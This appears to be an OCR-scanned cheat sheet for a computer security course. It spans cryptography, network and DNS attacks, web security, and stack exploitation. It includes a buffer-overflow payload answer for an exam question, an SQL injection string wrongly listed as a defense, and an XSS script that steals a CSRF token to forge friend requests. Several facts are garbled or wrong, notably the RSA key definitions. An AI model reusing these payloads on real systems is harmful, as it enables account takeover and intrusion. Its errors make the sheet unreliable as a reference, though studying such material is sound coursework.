

Confidentiality – Message cannot be read by outside parties.
Integrity – Message cannot be edited (without detection) by outside parties (Or message cannot be reconstructed securely)
Authenticity – Message is verifiably from one of the intended parties.
Kerckhoff's Principle – A cryptosystem should remain secure even if attackers know everything but the key.
Crypto Hash – Algorithm that maps data of arbitrary size to string of fixed size. One way, not meant to be decrypted. NO KEY.
Length Extension Attack (LE) – Abuses the MD construction and if you're able to find the original pad you can append an arbitrary suffix and construct a verifier such that the server will accept. Prevented by HMAC because of internal hash and use of key.
HMAC – Secure verifier. Takes in a key of any length and outputs a fixed digest.
One Time Pad – Combine plaintext with a random key. Impractical because you cannot reuse any part of the random pad which is hard to do. (If you know random key then you can XOR two messages and observe them)
Stream Cipher – Input key into PRG and XOR with message. Never reuse keys or PRG output bits.
Block Cipher – Function encrypts fixed-size (n-bit) blocks with a reusable key. Inverse function decrypts with the same key.
AES – Standard Block Cipher. Fixed block size of 128, key size of 128,192,256. 10,12,14 rounds respectively.
ECB Mode – Encrypt each block independent. Bad because same data will be encrypted the same and thus will be passed on.
CBC Mode – Chains ciphertexts to later ones with a random IV. Must send the IV with ciphertext. Can't encrypt in parallel or out of order.
CTR Mode – Turns block cipher into a stream cipher with a unique nonce and key stream for a particular key. Doesn't require padding and efficient random access but can never reuse the same nonce for the same key.

Merkle-Damgard Construction – Pad input m to the next multiple of 512 bits (Collision Resistant) (sha-256) and split into 512-bitblocks. Use IV and then hash consecutively. (Weak




Properties of a Strong Hash Function:
Preimage Resistance – Given output h, hard to find an input m such that h = H(m)
Second-Preimage Resistance – Given input m_1, hard to find different m_2 such that H(m_1) H(m_2) match.
Collision Resistance – Hard to find any pair of inputs m_1, m_2 where H(m_1) = H(m_2) (Strongest form of resistance)
Collision resistance implies second-preimage resistance, but not preimage resistance.
Second preimage attack implies collision attack.
If message is a multiple of the block size – Add an entire block of padding
Padding Oracle Attack is a MITM attack where we abuse the CBC Malleability to change cipher-text until we get an error that lets us decipher details about the plaintext. This is made primarily due to the MAC-Then-Encrypt nature taken in P1. (MAC error // Padding Error)
CTR Mode Malleability allows you to directly flip bits in the corresponding plaintext block.
Malleability necessarily means that integrity is not ensured.
Two Approaches to Authenticated Encryption
Generic Composition (Encrypt-Then-MAC, AEAD). All-In-One Primitive (GCM)




Collision Published: MD5. SHA1   VULN To LExtension: MD5. SHA1. SHA256


Cipher-block chaining (CBC) mode
"Chains" ciphertexts to obscure later ones
Choose a random **initialization vector IV**
Encrypt: $c_0 := IV; c_i := E_k(p_i \oplus c_{i-1})$
Decrypt: $p_i := D_k(c_i) \oplus c_{i-1},$
[Why do we need the IV?]
Have to send IV with ciphertext
Can't encrypt blocks in parallel or out of order



Counter (CTR) mode
Turns a block cipher into a stream cipher
Generate **keystream s** for **k** and unique **nonce**:
$s := E_k(nonce \,//\, 0) \,//\, E_k(nonce \,//\, 1) \,//\, E_k(nonce \,//\, 2) \,//\, \ldots$
Encrypt: $c := p \oplus s$ Decrypt: $p := c \oplus s$
Benefits: Doesn't require padding
Efficient parallelism/random access
Caution: Never reuse nonce for same k!




Malleability – Ability to transform ciphertext into another ciphertext that decrypts to a related plaintext, without knowing the original plaintext.
Cryptographic Doom Principle – If you must perform any cryptographic operation before verifying the MAC on a message you've received, it will somehow inevitably lead to doom.
Forward Secrecy – Adversary cannot read messages in the past, only moving forward.
DH Key Exchange (Achieves Forward Secrecy, asymmetric)
Public parameters: p (large prime), g (primitive root modulo p)
Alice picks some random value between 0<a<p and computes A = g^a mod p
Bob picks some random value between 0<b<p and computes B = g^b mod p
Key (g^ab mod p) is shared between Alice and Bob when they compute A^b or B^a (g^ab mod p)
Eavesdropping fails, but MITM attack succeeds. Defend with first time trust/digital sigs.
Textbook RSA (Always pad/verify pad otherwise signing is easy to forge.)
Generate large primes p and q, compute N = pq, public key (e,N) = (p-1)(q-1) and private key (d,N) where d = e^-1 mod N.
Encrypt c = m^e mod N, Decrypt m = c^d mod N.
Signature s = m^d mod N, Verify m ?= s^e mod N.
Can be used for Confidentiality, Integrity, and Authenticity
Confidentiality: Public-key encryption
Alice encrypts m using Bob's public key to get c
Bob decrypts c using Bob's private key to get m
Integrity/sender authenticity: Digital signatures
Alice signs m using Alice's private key to get s
Bob verifies m,s using Alice's public key
Both properties: Use both, with two key pairs
Alice encrypts m using Bob's public key to get c, then private key to get s



Bob verifies c,s using Alice's public key, then Bob decrypts c using Bob's private key to get m
The only reason we don't use RSA is because it's slow.
HTTP Strict Transport Security (HSTS) Special header to only use HTTPS. Can be added to a HSTS preload-list to do this auto for first time visits.
CA Weaknesses Attacker can falsely convince a CA that they control domain and get a cert.
Defend by creating a DNS record and prohibit, admin, administrator, webmaster, hostmaster, postmaster emails from being used.
Multi-perspective validation requires challenge validation verification from several 'locations' in order to prove identity.
Certificate Transparency Log
Server used to monitor certs being issued can be viewed by CAs to ensure.
Five Protocol Layers
Application – DNS, {SSH, FTP, SMPT, NNTP, HTTP} / Transport – UDP, {TCP} / **Network** – IP / Link – Cellular, Wifi, [Ethernet] / Physical – Radio, [Copper, Fiber]
Ethernet - Communicates via packets using 48-bit MAC addresses. Clients can change the MAC arbitrarily. 5 fields, Dest MAC, Source MAC, EtherType (0x0800 IPv4, 0x0806 ARP, 0x86DD: IPv6), Payload (IP, ARP, etc), CRC checksum.
Ethernet Switch learns what MACs are on each port.
TLS Protect against eavesdropping (Conf) Identity forgery (Auth.)
Tampering (Integrity) MITM

Ports (Ports numbered 1-65535). Common Ports:
80 HTTP, 443 HTTPS, 25 SMTP, 67 DHCP, 22 SSH, 23 Telnet.
UDP - Faster transport-layer protocol. Wrapper around IP that adds multiplex traffic for an application. Connectionless, out of order data, no flow control, no congestion control, no security. It's used for the speed. Used by DNS, QUIC, games and voice/vid.
TCP - General transport-layer protocol. Two data streams once in each direction with buffers.Data received in order, has congestion control. Doesn't provide strong security.
TCP handshake includes client sending SYN with seq, random 3 byte int, server sends own seq back and ack which was previous seq + 1 and then client sends ack and seq + 1
Network Attackers TCP. TLS. DNS. DNSSEC
Off-Path – Network participant. Can talk to hosts but cannot see packets. Weakest.
On-path – Sees copy of victim's packets. Can add but can't change/block. TLS
In-path (MITM) – Can see, add, change, block victim's packets. Strongest. Ways to become this attacker via ARP spoofing, BGP hijacking, DNS attacks. TLS, DNSSEC



DNS (Domain Name System) Resolves hostnames to IP addresses google.com to IP
Recursive Servers – Answers queries from clients by asking other servers. (1.1.1.1)
Auth. Servers – Domain's own server. Gives definitive answers for parts of namespace
DNS Zones (example query of www.google.com)
Client asks ISP's recursive DNS server for www.google.com and the root DNS server responds with .com's namespace and then .com gives google.com's namespace and google.com is the auth. Server and responds with www.google.com.
Control over each region of namespace. Root zone contains all TLDs controlled by 13 auth servers.
DNS Packets (Uses UDP packets for speed)
Broken up into questions, answers, authority, and additional records.
DNS Hijacking – Attacker hacks into home router changes DHCP settings to attackercontrolled DNS server so it can inject malware.
DNS monitoring and blocking – ISP monitors DNS reqs to track users and injects fake resps. to block particular websites. Off-path DNS cache poisoning.
DNSSEC – Auth DNS servers sign DNS resp. with crypto key. Clients verify a resp. legit by checking sig. through PKI like HTTPS. Provides (AI) not (C), Resp. in clear.
DNS-over-TLS/HTTPS – DNS through TLS/HTTPS instead of UDP. Provides (CI). Does not provide (A). Vulnerable to Downgrade attacks.

HTTP Protocol
GET (Retrieve Data: Shouldn't change server state)
POST(Can submit data: Causes change or effect)
Same-Origin Policy (SOP)
Web page from one host should not be able to read or modify content from another host.
Cookies Scope
DOM: Scoped based on (scheme, host, port)
Cookies: Scoped based on ([scheme], domain*)
Setting a Cookie:
A site can set a cookie for its own domain or any parent domain, as long as parent domain is not a public suffix (.com, .gov, and countries).
Reading a Cookie:
A site can read cookies set for its own domain or any parent domains.
CSRF Attacks (Cross-site request forgery)
Cause the user to perform unwanted actions on behalf of the attacker. Relies on cookies on any req.
Two Main Types
Login Attack – Log victim's browser into honest site with account controlled by the attacker
CSRF via POST request – Attacker triggers a POST request using HTML + JS.
CSRF exploits the trust that a site has in a user's browser. **Users visit a malicious website.**
CSRF attacks target state-changing request, not data theft, since attacker cannot see the response
XSS (Cross Site Scripting) (Attacks Browsers)
Two types **(Takes place Client-Side)**
Reflected XSS (Project 2) (One User At A Time)
Echos script back to same user in context of the site
Stored XSS (All Users)
Stores malicious code in to target other users on resource managed by the server, such as a db.
Certificates
A message asserting the server's identity and its public key, signed by CAs.
Certificate Authorities (CAs)
Someone trusted by one or more users as an authority in a network that issues, revokes, and manages digital certificates.
Intermediate CA Certs
Lend permission to sign further certs. Used to Delegate trust to other CAs and use a separate key From long-term root key stored offline for safety.
SSL stripping
MITM attack to force HTTP on website (legacy)
SQLi - Abuses SQL syntax to inject commands into the database. **Defend by:** ' OR 1=1 --
Parameterize SQL statements and **ORM**

URLS
Host: Server's domain name or IP
Port: TCP port (443 - HTTPS, 80 - HTTP)
Path: Identifies resource to server
Query: Parameter passed to server
Fragment: Only visible to client(?)
Cookies
Piece of data a server sends to the browser. Sometimes stored and returned later.
Useful for:
Maintaining session state
Personalization
Tracking
Clients can read, change or erase cookie data, so they need to be stored cryptographically or randomly make a value so that it's tied to server database
Cookies Weaknesses
Cookies will be sent over HTTP if they sent over HTTPS
Server can set 'Secure' attribute to cookies it assigns to prevent this.
Cookies can also be ready by any JS running the origin.
Attribute 'HttpOnly' prevents the cookie from being accessed by the DOM.
Cookies are commonly auth tokens.
CSRF Defenses (CSRF relies on cookies)
SameSite cookie attribute
Refer validation (check site come from)
Secret token validation (SOP prevent grab)
SameSite=Strict
Cookie isn't sent in any cross-site context
SameSite=Lax
Cookie is sent when navigating to cross-site links, but not on cross-site subrequests.
XSS Defenses
Input Validation – Check everything against what should be allowed.
TLS - Cryptographic protocol layered above TCP to provide a secure channel.
HTTPS = TLS + HTTP
TLS achieves C/I – AEAD ciphers achieves A with public key crypto and CAs After Key share, TLS is safe.
Root CA - The CA whose public key is used to authenticate all certificate chains within that community.
Obtaining a Cert
Server must prove identity to CA via Email, DNS, or HTTP on local network.

DoS attacks stems from asymmetry (Response cost > Query cost) Occurs all layers
TCP SYN Flood Attack – Attacker sends SYN packets from many spoofed source IPs
Defense: Syn cookies which MAC syn request and only stores in queue if succeed.
Amplification – Send small UDP packet with large response payload. (ANY, MONLIST). Can be done from many IPs. Hence, this is a **DDoS. Botnets** are used in DDoS which are any compromised machines controlled by someone.
Defenses: Ingress Filter: Restrict packets by region, but little incentive so pointless.
Content Delivery Networks(CDN): Comp. like Cloudflare absorbs DDoS by providing bandwidth to victim. Then uses security team to filter.

Control Hijacking
Binary exploitation is the process of subverting a compiled application such that it violates some trust boundary in a way that is advantageous to you, the attacker.
General Purpose Registers
RAX, RBX, RCX, RDX, RDI, RSI
Special Purpose Registers
RIP – Instruction pointer
RSP – Stack pointer
RBP – Frame/Base Pointer
Stack
Stack starts at highest memory address (0xfffffff and goes up to 0x0000000)
pop eax replaces eax with top of stack.
Frame Pointers – Point to bottom of 'current' stack frame.
Stack Pointers – Point to arbitrary memory location depending on control flow.
Instruction Pointer – Point to next instruction to be executed.
Stack Order
Local Variables, function being called's args, return address, caller's frame pointer, then repeat.
Buffer Overflow
Buffer allocated gets something larger than anticipated and overwrites the stack.
Shellcode
Compiled x86 code injected into the application to jump to our arbitrary instructions.
ROP
Small section of code contains a very small number of instructions, not an existing function body.
Build arbitrary functionality via gadgets
Basically can do whatever you want giv enough stuff. Gadgets must end in a **ret**
ASLR
Move around where the code lives. Randomize the address space. Make it really hard to predict references to a particular address.
Can be defeated by Over-read a single pointer in libc, 'finding it'. Then you lineup the code and find the offset, however if ASLR is **Fine-Grained** (shuffling within code chunks) then it's impossible.
DEP - DEP prevents injected shellcode. (No execute in write: stack/heap)

[8 points] Your goal is to make the program print `Flag was set to true.` and exit with status 0. You can use the following in your solution:

- Any Python syntax, including
  - \+ for concatenation, * for repetition
  - `b"Apple"` for byte value of the string "Apple"
  - `<Hex value>.to_bytes(...)` to convert hex values into corresponding byte values, like `0x12345678.to_bytes(4, "little")`
- `0x03880388` for the hex equivalent of 59245448
- `offset_of_eip` for the offset between `lenPtr` and the stored EIP
- `address_of_flag`
- `address_of_debugging()`

i. What input would you pass to `argv[1]`?

Solution: `b"A"*48 + b"' OR 1=1;--"`

ii. What input would you pass to `argv[2]`?

Solution: `b"A"*16 + 0x03880388.to_bytes(8, "little") + address_of_flag.to_bytes(8, "little") + b"C"*offset_of_rip + address_of_debugging().to_bytes(8, "little")`

```
void send(char* arg1, char* arg2, FILE* usernameFile,
    unsigned int* lenPtr;
    unsigned long int maxLen; // 8 bytes
    char subject[16];
    char password[16];
    char comment[48];
    char username[16];

    fread(username, sizeof username, 1, usernameFile);
    fread(password, sizeof password, 1, passwordFile);
    strcpy(comment, arg1);
    strcpy(subject, arg2);
```

GDB allows you to step through the assembly instructions as a program executes and inspect the contents of the stack, which helps you see whether you've overwritten the return address correctly.

Ghidra allows you to view decompiled C code, which gives a more easily understandable interpretation of what a binary does during execution, allowing you to spot any vulnerabilities sooner.

Integer Overflow
Defender chooses to use strncpy, snprintf, fgets, etc. Can overflow integer to get it wrap around or do malicious actions.
Principle of Least Privilege:
Every program and user should operate using the least amount of privilege necessary to complete its job.
Access Control - Security Model
Subjects (Who) – UNIX: Users
Objects (What) – UNIX: Files, devices, pr
Operations – Ways subject can operate on objects (read,write, call).
Principle of Complete Mediation
Every access to every object must be checked by authority by a mediator.
(DO NOT CACHE CHECKS. Vulnerable t Time-Of-Check, Time-Of-Use Vulnerabilities).
Confused Deputy Problem (ex. CSRF)
Low-privilege process tricks high-privilege process into performing an action it couldn' perform itself.
Confinement – Ensure misbehaving process cannot harm rest of system.
Reference Monitor – Mediates requests from applications. Must **always** be invoked, must be **tamperproof** (cannot be killed unless monitored process is also). Must be small enough to be analyzed and validated. Part of a trusted computing base.
System Call Interposition
Monitor app's system calls and block authorized calls.

Malware: Spyware, Adware, Cryptojacking, Ransomware, DDoS

Infection Methods: software exploits, drive-by downloads, malicious networks, compromised server, social engineering, supply chain attack, insider attack

Self-Replicating Malware: Virus(modify other programs), Worm(exploit network vulnerablities)

Digital Forensics: Identification, collection, analysis, reporting.

Techniques for hiding data: encryption, obfuscation, watermarking, steganography

Steganography: Encodes hidden data inside other data so people don't even suspect it's there.

Anonymous Networking: VPN, Tor (Better, Onion-routing)

Entry node: knows client's address and identity of middle node, but not destination.

Exit node: knows a Tor client is connecting to destination, doesn't know client's address.

Destination: knows a Tor user is connecting

Training-time ML attack: dataset poison, model inversion, membership inference

Evaluation-time ML attack: adversarial examples, model extraction, membership

Side Channels: power analysis, cache timing, modem light, SSH passwd timing

SC defense: Ciphers with bounded side channel leakage, Constant-time algorithms (no data-dependent delays, branches)

```
<script >
$(document).ready( function() {
let token = elgg.security.token;
let send_url = "https://
superdupersketchycorp.sketchychat.
biz/action/friends/add?
friend=34&sectoken=" + token; if
(elgg.session.user.guid != 34) {
$.ajax({url: send_url, type: 'GET', success:
function( res) { alert("HAHA, thanks for the
friendship"); } });
} }
</script>
```

data: { username: '...', password: '...' }

key length > 80 bits